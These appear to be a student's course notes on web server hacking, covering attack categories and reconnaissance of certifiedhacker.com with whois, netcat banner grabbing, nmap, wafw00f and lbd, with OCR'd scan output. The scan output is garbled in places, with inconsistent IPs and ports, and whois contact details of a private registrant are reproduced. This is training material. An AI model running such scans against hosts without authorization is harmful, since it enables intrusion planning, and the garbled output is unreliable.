



Module 13 hacking web servers

Index

1 what is web server hacking

Common Methods of Web Server Hacking

Web server attack methodology

- **Information gathering**
- **Web server footprinting**
- **Website mirroring**
- **Vulnerability Scanning**
- **Session Hijacking**
- **Web server passwords Hacking**

Task 1 How to test web server secure

**Task 2 Web server foot printing using
banner grabbing**

- **In other method target use web application use or not**
- **Using wafw00f tool**

- **How to check web server use load balancer use or not There is tool called LBD**

Extra activity Task 4 In other method use web server how to test using nessus

- **method vulnerability web server scanning Using mbsa**
- **method vulnerability web server scanning Using nikto**
- **method vulnerability web server scanning Using openvas**
- **method vulnerability web server scanning Using Skipfish**

Extra activity Task 3 How to exploit web server using metasploitable

Task 4 How to brute force attack in webserver using dir buster tool

Task5 how to fix web server hacking prevent

- **There was concept was patch management**
- **Key Components of Patch Management**
- **What are common areas patch management is used**

Extra activity Task 6 How to brute force attack in webserver using hydra

Extra activity Task 7 How to brute force attack in webserver using go buster tool

what is web server hacking

Web server hacking refers to unauthorized access, exploitation, or manipulation of a **web server**—a computer system that hosts websites and serves web content over the internet. Hackers target web servers to gain access to sensitive data, take control of websites, or disrupt services.

Web server hacking involves exploiting vulnerabilities in a web server's software, misconfigurations, or hosted web applications to gain unauthorized access or cause damage.

Common Methods of Web Server Hacking

- Exploiting Software Vulnerabilities:**

- Outdated web server software (e.g., Apache, Nginx, IIS) may have security flaws.

Injection Attacks:

- **SQL Injection:** Manipulating SQL queries to access or modify database information.
- **Command Injection:** Executing arbitrary system commands on the server.

Cross-Site Scripting (XSS):

- Injecting malicious scripts into web pages that are viewed by users.

Directory Traversal:

- Accessing restricted directories and files outside the web root folder.

Remote File Inclusion (RFI):

- Including remote files through a script on the server.

Brute Force Attacks:

- Trying multiple username and password combinations to gain admin access.

Misconfiguration Exploits:

- Poor security settings, exposed admin panels, or weak permission

Web server attack methodology

Web Server Attack Methodology

The previous section described attacks that can be performed to compromise a web server's security. This section explains how the attacker proceeds toward performing a successful attack on a web server. It also introduces web server hacking tools that attackers may use. These tools extract critical information during the hacking process

A web server attack typically involves preplanned activities called an attack methodology that an attacker follows to reach the goal of breaching the target web server's security. Attackers

attacker follows to reach the goal of breaching the target web server's security. Attackers hack a web server in multiple stages. At each stage, the attacker attempts to gather information about loopholes and to gain unauthorized access to the web server. The following are the various stages of the attack methodology for web servers.

Information Gathering

Every attacker tries to collect as much information as possible about the target web server. The attacker gathers the information and then analyzes it to find lapses in the current security mechanisms of the web server.

Web Server Footprinting

The purpose of footprinting is to gather information about the security aspects of a web server with the help of tools or footprinting techniques. Through footprinting, attackers can determine the web server's remote access capabilities, its ports and services, and other aspects of its security.

Website Mirroring

Website mirroring is a method of copying a website and its content onto another server for offline browsing. With a mirrored website, an attacker can view the detailed structure of the website.

Session Hijacking

Attackers can perform session hijacking after identifying the current session of the client. The attacker takes

complete control over the user session through session hijacking.

Web Server Passwords Hacking


Attackers use password-cracking methods such as brute-force attacks, hybrid attacks, and dictionary attacks to crack the web server's password.

Task 1 How to test web server

Step1 : find the information web server using website who is

Example: ip and web server name

Target: certifiedhacker.com



The screenshot shows a Whois search result for the domain `certifiedethical.com`. The results are divided into two main sections: **Domain Information** and **Registrar Information**.

Domain Information:

- Domain: `certifiedethical.com`
- Registered On: 2011-10-24
- Expires On: 2025-10-24
- Updated On: 2024-10-10
- Status: active
- Name Servers: ns1.nameserver.net.au, ns2.nameserver.net.au, ns3.nameserver.net.au

Registrar Information:

- Registrar: Synergy Wholesale Accrediations Pty Ltd
- IANA ID: 5609
- Abuse Email: registry.abuse@newgen.idigital
- Abuse Phone: +61 383990483

On the right side of the page, there is a sidebar with a red advertisement for ".space" domains, showing a price of \$1.18. The sidebar also includes links to buy other similar domains like `certified-ethical.com`, `certifiedethic.com`, etc.

Registrant Contact

Name: Scott van Iperen
Organization: International Diamond Corporation Pty Ltd
Street: 3 Padova St
City: Canselidne
State: QLD
Postal Code: 4034
Country: AU
Phone: +61 449849880
Email: <https://synergywholesale.com/domain-tools/domain-certifiedethical.com>

Administrative Contact

This section is collapsed.

Technical Contact

Name: Scott van Iperen
Organization: International Diamond Corporation Pty Ltd
Street: 3 Padova St
City: Canselidne
State: QLD
Postal Code: 4034
Country: AU
Phone: +61 449849880
Email: <https://synergywholesale.com/domain-tools/domain-certifiedethical.com>

Billing Contact

Name: Scott van Iperen
Organization: International Diamond Corporation Pty Ltd
Street: 3 Padova St
City: Canselidne
State: QLD
Postal Code: 4034
Country: AU
Phone: +61 449849880
Email: <https://synergywholesale.com/domain-tools/domain-certifiedethical.com>


Task2 Web server footprinting using banner grabbing

Command: nc -vv certifiedhacker.com 80

This command are use target web server find information

Step3 : using nmap find target information

Command: nmap -v -A -T4
certifiedhacker.com



```
Disconnected | Status: No hosts up
File Actions Edit View Help
zsh: corrupt history file /home/nayur/.zsh_history
[mayur@vbox] ~
└─$ sudo su
[sudo] password for mayur:
[root@vbox] ~
# nmap -v -A -T4 certifiedhacker.com
Starting Nmap 7.94 ( https://nmap.org ) at 2025-05-31 23:57 IST
NSE! Loaded 156 scripts for scanning.
NSE! Script Pre-scanning.
Initiating NSE at 23:57
Completed NSE at 23:57, 0.00s elapsed
Initiating NSE at 23:57
Completed NSE at 23:57, 0.00s elapsed
Initiating NSE at 23:57
Completed NSE at 23:57, 0.00s elapsed
Initiating NSE at 23:57
Completed NSE at 23:57, 0.00s elapsed
Initiating Ping Scan at 23:57
Scanning certifiedhacker.com (102.241.216.11) [4 ports]
Completed Ping Scan at 23:57, 0.00s elapsed (1 total hosts)
Initiating Parallel DNS resolution of 1 host. at 23:57
Completed Parallel DNS resolution of 1 host. at 23:57, 0.01s elapsed
Initiating SYN Stealth Scan at 23:57
Scanning certifiedhacker.com (102.241.216.11) [1000 ports]
Discovered open port 21/tcp on 102.241.216.11
Discovered open port 587/tcp on 102.241.216.11
Discovered open port 3386/tcp on 102.241.216.11
Discovered open port 110/tcp on 102.241.216.11
```

```
Disconnected | Main window
File Actions Edit View Help
Initiating NSE at 23:58
Completed NSE at 23:58, 14.52s elapsed
Initiating NSE at 23:58
Completed NSE at 23:58, 16.52s elapsed
Initiating NSE at 23:58
Completed NSE at 23:58, 0.00s elapsed
Nmap scan report for certifiedhacker.com (162.241.216.11)
Host is up (0.16s latency).
Other addresses for certifiedhacker.com (not scanned): 64:ff9b:a2f1:d80b
rDNS record for 162.241.216.11: box5331.bluehost.com
Not shown: 981 closed tcp ports (reset)
PORT      STATE    SERVICE      VERSION
21/tcp    open     Ftp          Pure-FTPd
| ssl-cert: Subject: commonName=*,bluehost.com
| Subject Alternative Name: DNS=*,bluehost.com, DNS=bluehost.com
| Issuer: commonName=Sectigo RSA Domain Validation Secure Server CA/organizationName=Sectigo Limited/stateOrProvinceName=Greater Manchester/countryName=GB
| Public Key type: rsa
| Public Key bits: 4096
| Signature Algorithm: sha256WithRSAEncryption
| Not valid before: 2025-01-27T00:00:00
| Not valid after: 2026-01-27T23:59:59
| MD5: d5fd:7801:5ce5:fcc9:8d4b:726f:c22b:78c0
|_SHA-1: bca1:c140:694c:d39f:63ac:7900:412f:20dc:978e:212E
|_ssl-date: TLS randomness does not represent time
22/tcp    open     ssh          OpenSSH 7.4 (protocol 2.0)

22:26
```

```
Disconnected | Main window
File Actions Edit View Help
| ssl-cert: Subject: commonName=www.certifiedhacker.com
| Subject Alternative Name: DNS=autodiscover.certifiedhacker.com, DNS=certifiedhacker.com, DNS=cpanel.certifiedhacker.com, DNS=mail.certifiedhacker.com, DNS=webdisk.certifiedhacker.com, DNS=webmail.certifiedhacker.com, DNS=www.certifiedhacker.com
| Issuer: commonName=R18/organizationName=Let's Encrypt/countryName=US
| Public Key type: rsa
| Public Key bits: 2048
| Signature Algorithm: sha256WithRSAEncryption
| Not valid before: 2025-04-29T15:00:15
| Not valid after: 2025-07-28T15:00:14
| MD5: 64dd:f674:efdc:e111:2c96:f117:c98d:21fa
|_SHA-1: 1df9:acb6:bda2:2b41:d8eb:7b85:ad64:42ae:9bf4:5bf7
|_ssl-date: TLS randomness does not represent time
443/tcp  open   ssl/http    Apache httpd
|_ssl-date: TLS randomness does not represent time
|_http-server-header: Apache
| ssl-cert: Subject: commonName=www.certifiedhacker.com
| Subject Alternative Name: DNS=autodiscover.certifiedhacker.com, DNS=certifiedhacker.com, DNS=cpanel.certifiedhacker.com, DNS=mail.certifiedhacker.com, DNS=webdisk.certifiedhacker.com, DNS=webmail.certifiedhacker.com, DNS=www.certifiedhacker.com
| Issuer: commonName=R18/organizationName=Let's Encrypt/countryName=US
| Public Key type: rsa
| Public Key bits: 2048
| Signature Algorithm: sha256WithRSAEncryption
| Not valid before: 2025-04-29T15:00:15
| Not valid after: 2025-07-28T15:00:14
| MD5: 64dd:f674:efdc:e111:2c96:f117:c98d:21fa
|_SHA-1: 1df9:acb6:bda2:2b41:d8eb:7b85:ad64:42ae:9bf4:5bf7

22:26
```

```
Discovered: [+] Linux-VirtBox
File Action Edit View Help
|_ Net valid after: 2025-07-28T15:00:14
|_ MD5: 64dd:f674:efdc:e111:2c96:f117:c98d:21fa
|_ SHA-1: 1df9:acb0:bda2:2b41:c9eb:7b85:ad64:42ae:9bf4:5bf7
|_ ssl-date: TLS randomness does not represent time
|_ imap-capabilities: [listed NAMESPACE OK IMAP4rev1 ID more post-login ENABLE AUTH=PLAIN SASL-IR LITERAL+ IDLE LOGIN-REFERRALS
|_ Pre-Login have AUTH=LOGIN@001 capabilities
993/tcp open ssl/pop3 Dovecot pop3d
|_ ssl-date: TLS randomness does not represent time
|_ pop3-capabilities: AUTH-RESP-CODE SASL(PLAIN LOGIN) USER VIDL TOP CAPA PIPELINING RESP-CODES
|_ ssl-cert: Subject: commonName=www.certifiedhacker.com
|_ Subject Alternative Name: DNS:autodiscover.certifiedhacker.com, DNS:certifiedhacker.com, DNS:cpanel.certifiedhacker.com, DNS:mail.certifiedhacker.com, DNS:webdisk.certifiedhacker.com, DNS:webmail.certifiedhacker.com, DNS:www.certifiedhacker.com
|_ Issuer: commonName=R10/organizationName=Let's Encrypt/countryName=US
|_ Public Key type: RSA
|_ Public Key bits: 2048
|_ Signature Algorithm: sha256WithRSAEncryption
|_ Net valid before: 2025-04-29T15:00:15
|_ Net valid after: 2025-07-28T15:00:14
|_ MD5: 64dd:f674:efdc:e111:2c96:f117:c98d:21fa
|_ SHA-1: 1df9:acb0:bda2:2b41:c9eb:7b85:ad64:42ae:9bf4:5bf7
2222/tcp open ssh OpenSSH 7.4 (protocol 2.0)
|_ ssh-hostkey:
|_ 1024 4a:2c:4a:5d:c6:46:51:63:1f:7f:52:69:51:04:9d (DSA)
3306/tcp open mysql MySQL 5.7.23-23
|_ ssl-date: TLS randomness does not represent time
|_ ssl-cert: Subject: commonName=*.bluehost.com

22:26
```

```
Discovered: [+] Linux-VirtBox
File Action Edit View Help
| mysql-info:
| Protocol: 10
| Version: 5.7.23-23
| Thread ID: 11338724
| Capabilities flags: 65535
| Some Capabilities: SupportsTransactions, ConnectWithDatabase, Support41Auth, Speaks41ProtocolNew, DontAllowDatabaseTableC
| column, IgnoreSpaceBeforeParenthesis, InteractiveClient, QBCClient, SupportsLoadDataLocal, SwitchToSSLAfterHandshake, IgnoreS
| igpipes, LongPassword, FoundRows, Speaks41ProtocolOld, LongColumnFlag, SupportsCompression, SupportsAuthPlugins, SupportsMulti
| pleStatements, SupportsMultipleResults
| Status: Autocommit
| Salt: \v\x13\x15J\x04Qy-\x04(X
| EF\x07jPRGV\x1A
| _ Auth Plugin Name: mysql_native_password
5432/tcp open postgresql PostgreSQL 08
| fingerprint-strings:
| SMBProgNeg:
|   SFATAL
|   CBA000
|   MUnsupported frontend protocol 5432.19778: server supports 1.0 to 3.0
|   Fpostmaster.c
|   L1831
|   RProcessStartupPacket
| service unrecognized despite returning data. If you know the service/version, please submit the following fingerprint at ht
| tps://nmap.org/cgi-bin/submit.cgi?new-service :
SF-Port5432-TCP:V=7.945VNRI=7Kd=5/338Time=683B4A37EP=x86_64-pc-linux-gnu&
SF:(SMBProgNeg,85,"E\0\0\0\x84SFATAL\0CBAA000\0MUnsupported\x20frontend\x20"
```

```
Disconnected Main View Home Help Options Help  
File Actions Edit View Help  
This service unrecognized despite returning data. If you know the service/version, please submit the following fingerprint at https://nmap.org/cgi-bin/submit.cgi?new-service:  
SF-Port15432-TCP:V=7.94SNNI=7KD=5/329Time=683B4A37%P=x86_64-pc-linux-gnuR  
SF:(S)BProgNeg_85,"EV\0\0\0\x845FATAL\0C8A000\0Unsupported\x20frontend\x20  
SF:protocol\x2065363\19778\x20server\x20supports\x201\0\x20td\x203\0\x0\0  
SF:Fpostmaster\c\0L1811\0RProcessStartupPacket\0\0");  
Device type: firewall  
Running (JUST GUESSING): SonicWALL embedded (85%)  
OS CPE: cpe:/o:sonicwall:aeventail_ex-1500  
Aggressive OS guesses: SonicWALL Aeventail EX-1500 SSL VPN appliance (85%)  
No exact OS matches for host (test conditions non-ideal).  
Uptime guess: 17.904 days (since Wed May 14 02:16:57 2025)  
Network Distance: 5 hops  
IP ID Sequence Generation: All zeros  
Service Info: OS: Linux; CPE: cpe:/o:redhat:enterprise_linux:7  
  
TRACEROUTE (using port 80/tcp)  
HOP RTT ADDRESS  
1 3.49 ms 192.168.2.226  
2 18.59 ms 255.0.0.0  
3 21.42 ms 255.0.0.2  
4 19.17 ms 255.0.0.3  
5 19.50 ms box9331.bluehost.com (162.241.216.11)  
  
NSE: Script Post-scanning.  
Initiating NSE at 23:58
```

Step4: nmap -v --script http-trace certifiedhacker.com

This script is find open port and service version of port

```
[Disconnected] Main Virtuoso
File Edit View Insert Help
File Actions Edit View Help
[root@vbox]~[/home/mayur]
# nmap -v --script http-trace certifiedhacker.com
Starting Nmap 7.94SVN ( https://nmap.org ) at 2025-06-01 00:09 IST
NSE: Loaded 1 scripts for scanning.
NSE: Script Pre-scanning.
Initiating NSE at 00:09
Completed NSE at 00:09, 0.00s elapsed
Initiating Ping Scan at 00:09
Scanning certifiedhacker.com (162.241.216.11) (4 ports)
Completed Ping Scan at 00:09, 0.05s elapsed (1 total hosts)
Initiating Parallel DNS resolution of 1 host. at 00:09
Completed Parallel DNS resolution of 1 host. at 00:09, 0.01s elapsed
Initiating SYN Stealth Scan at 00:09
Scanning certifiedhacker.com (162.241.216.11) (1000 ports)
Discovered open port 143/tcp on 162.241.216.11
Discovered open port 587/tcp on 162.241.216.11
Discovered open port 22/tcp on 162.241.216.11
Discovered open port 80/tcp on 162.241.216.11
Discovered open port 110/tcp on 162.241.216.11
Discovered open port 993/tcp on 162.241.216.11
Discovered open port 443/tcp on 162.241.216.11
Discovered open port 995/tcp on 162.241.216.11
Discovered open port 21/tcp on 162.241.216.11
Discovered open port 53/tcp on 162.241.216.11
Discovered open port 3306/tcp on 162.241.216.11
```

```
Discovered open port 53/tcp on 162.241.216.11
Discovered open port 3386/tcp on 162.241.216.11
Discovered open port 2222/tcp on 162.241.216.11
Discovered open port 465/tcp on 162.241.216.11
Discovered open port 5432/tcp on 162.241.216.11
Increasing send delay for 162.241.216.11 from 8 to 5 due to max_successful_trysne increase to 4
Increasing send delay for 162.241.216.11 from 5 to 10 due to 11 out of 13 dropped probes since last increase.
Increasing send delay for 162.241.216.11 from 10 to 20 due to 11 out of 13 dropped probes since last increase.
Discovered open port 26/tcp on 162.241.216.11
Completed SYN Stealth Scan at 00:09, 24.54s elapsed (1000 total ports)
NSE: Script scanning 162.241.216.11.
Initiating NSE at 00:09
Completed NSE at 00:10, 1.57s elapsed
Nmap scan report for certifiedhacker.com (162.241.216.11)
Host is up (0.30s latency).
Other addresses for certifiedhacker.com (not scanned): 64:ff9b::a2f1:d80b
rDNS record for 162.241.216.11: boxx031.bluehost.com
Not shown: 981 closed tcp ports (reset)
PORT      STATE     SERVICE
21/tcp    open      ftp
22/tcp    open      ssh
25/tcp    filtered  smtp
26/tcp    open      rsftp
93/tcp    open      domain
80/tcp    open      http
110/tcp   open      pop3
```

```
Disconnected [Main View] File Address Edit View Help
File Address Edit View Help
26/tcp open rsftp
80/tcp open domain
80/tcp open http
110/tcp open pop3
135/tcp filtered msrpc
139/tcp filtered netbios-ssn
143/tcp open imap
443/tcp open https
445/tcp filtered microsoft-ds
465/tcp open smtp
587/tcp open submission
993/tcp open imaps
995/tcp open pop3s
2222/tcp open EtherNetIP-1
3306/tcp open mysql
5432/tcp open postgresql

NSE: Script Post-scanning.
Initiating NSE at 00:19
Completed NSE at 00:19, 0.00s elapsed
Read data files from: /usr/share/nmap
Nmap done: 1 IP address (1 host up) scanned in 26.39 seconds
    Raw packets sent: 1432 (62.972KB) | Rcvd: 1166 (46.712KB)

[root@vbox ~]# ./home/mayur
#
```

Step5: nmap -v --script http-enum
certifiedhacker.com

Step6: nmap -v --script http-waf-detect
certifiedhacker.com

This command are use target web server use or not
web application firewall

**In other method target use web
application use or not**

Using wafw00f tool

Step7: start the wafw00f

Command: wafw00f certifiedhacker.com

Result:

**How to check web server use
load balancer use or not There is
tool called LBD**

This tool is using target web application use load balancer or not checking

Command: lbd certifiedhacker.com

Result:



```
[root@vbox ~]# ./certifichacker.com
[not@vbox ~]# ./certifichacker.com
lhd - Load balancing detector H.A - Checks if a given domain uses load-balancing.
Written by Stefan Dentz (http://geekme.in)
Proof-of-Concept! Might give false positives.

Checking for DNS-loadbalancing: NOT FOUND
Checking for HTTP-loadbalancing [Server]:
Apache
NOT FOUND



Checking for HTTP-loadbalancing [Ports]: 15:02:55, 15:12:56, 15:33:57, 15:32:58, 15:32:59, 15:33:00, 15:33:04, 15:33:01, 15:33:03, 15:33:02, 15:33:05, 15:33:06, 15:33:07, 15:33:08, 15:33:09, 15:33:10, 15:33:11, 15:33:12, 15:33:13, 15:33:14, 15:33:15, 15:33:16, 15:33:17, 15:33:18, 15:33:19, 15:33:20, 15:33:21, 15:33:22, 15:33:23, 15:33:24, 15:33:25, 15:33:26, 15:33:27, 15:33:28, 15:33:29, 15:33:30, 15:33:31, 15:33:32, 15:33:33, 15:33:34, 15:33:35, 15:33:36, 15:33:37, 15:33:38, 15:33:39, 15:33:40, 15:33:41, 15:33:42, 15:33:43, 15:33:44, 15:33:45, 15:33:46, 15:33:47, 15:33:48, 15:33:49, 15:33:50, 15:33:51, 15:33:52, 15:33:53, 15:33:54, 15:33:55, 15:33:56, 15:33:57, 15:33:58, 15:33:59, 15:34:00, 15:34:01, 15:34:02, 15:34:03, NOT FOUND

Checking for HTTP-loadbalancing [0xffff]:
NOT FOUND

certifichacker.com does NOT use load-balancing.

[not@vbox ~]# ./certifichacker.com
[not@vbox ~]#
```


Task3 In other method use web server how to test using nessus



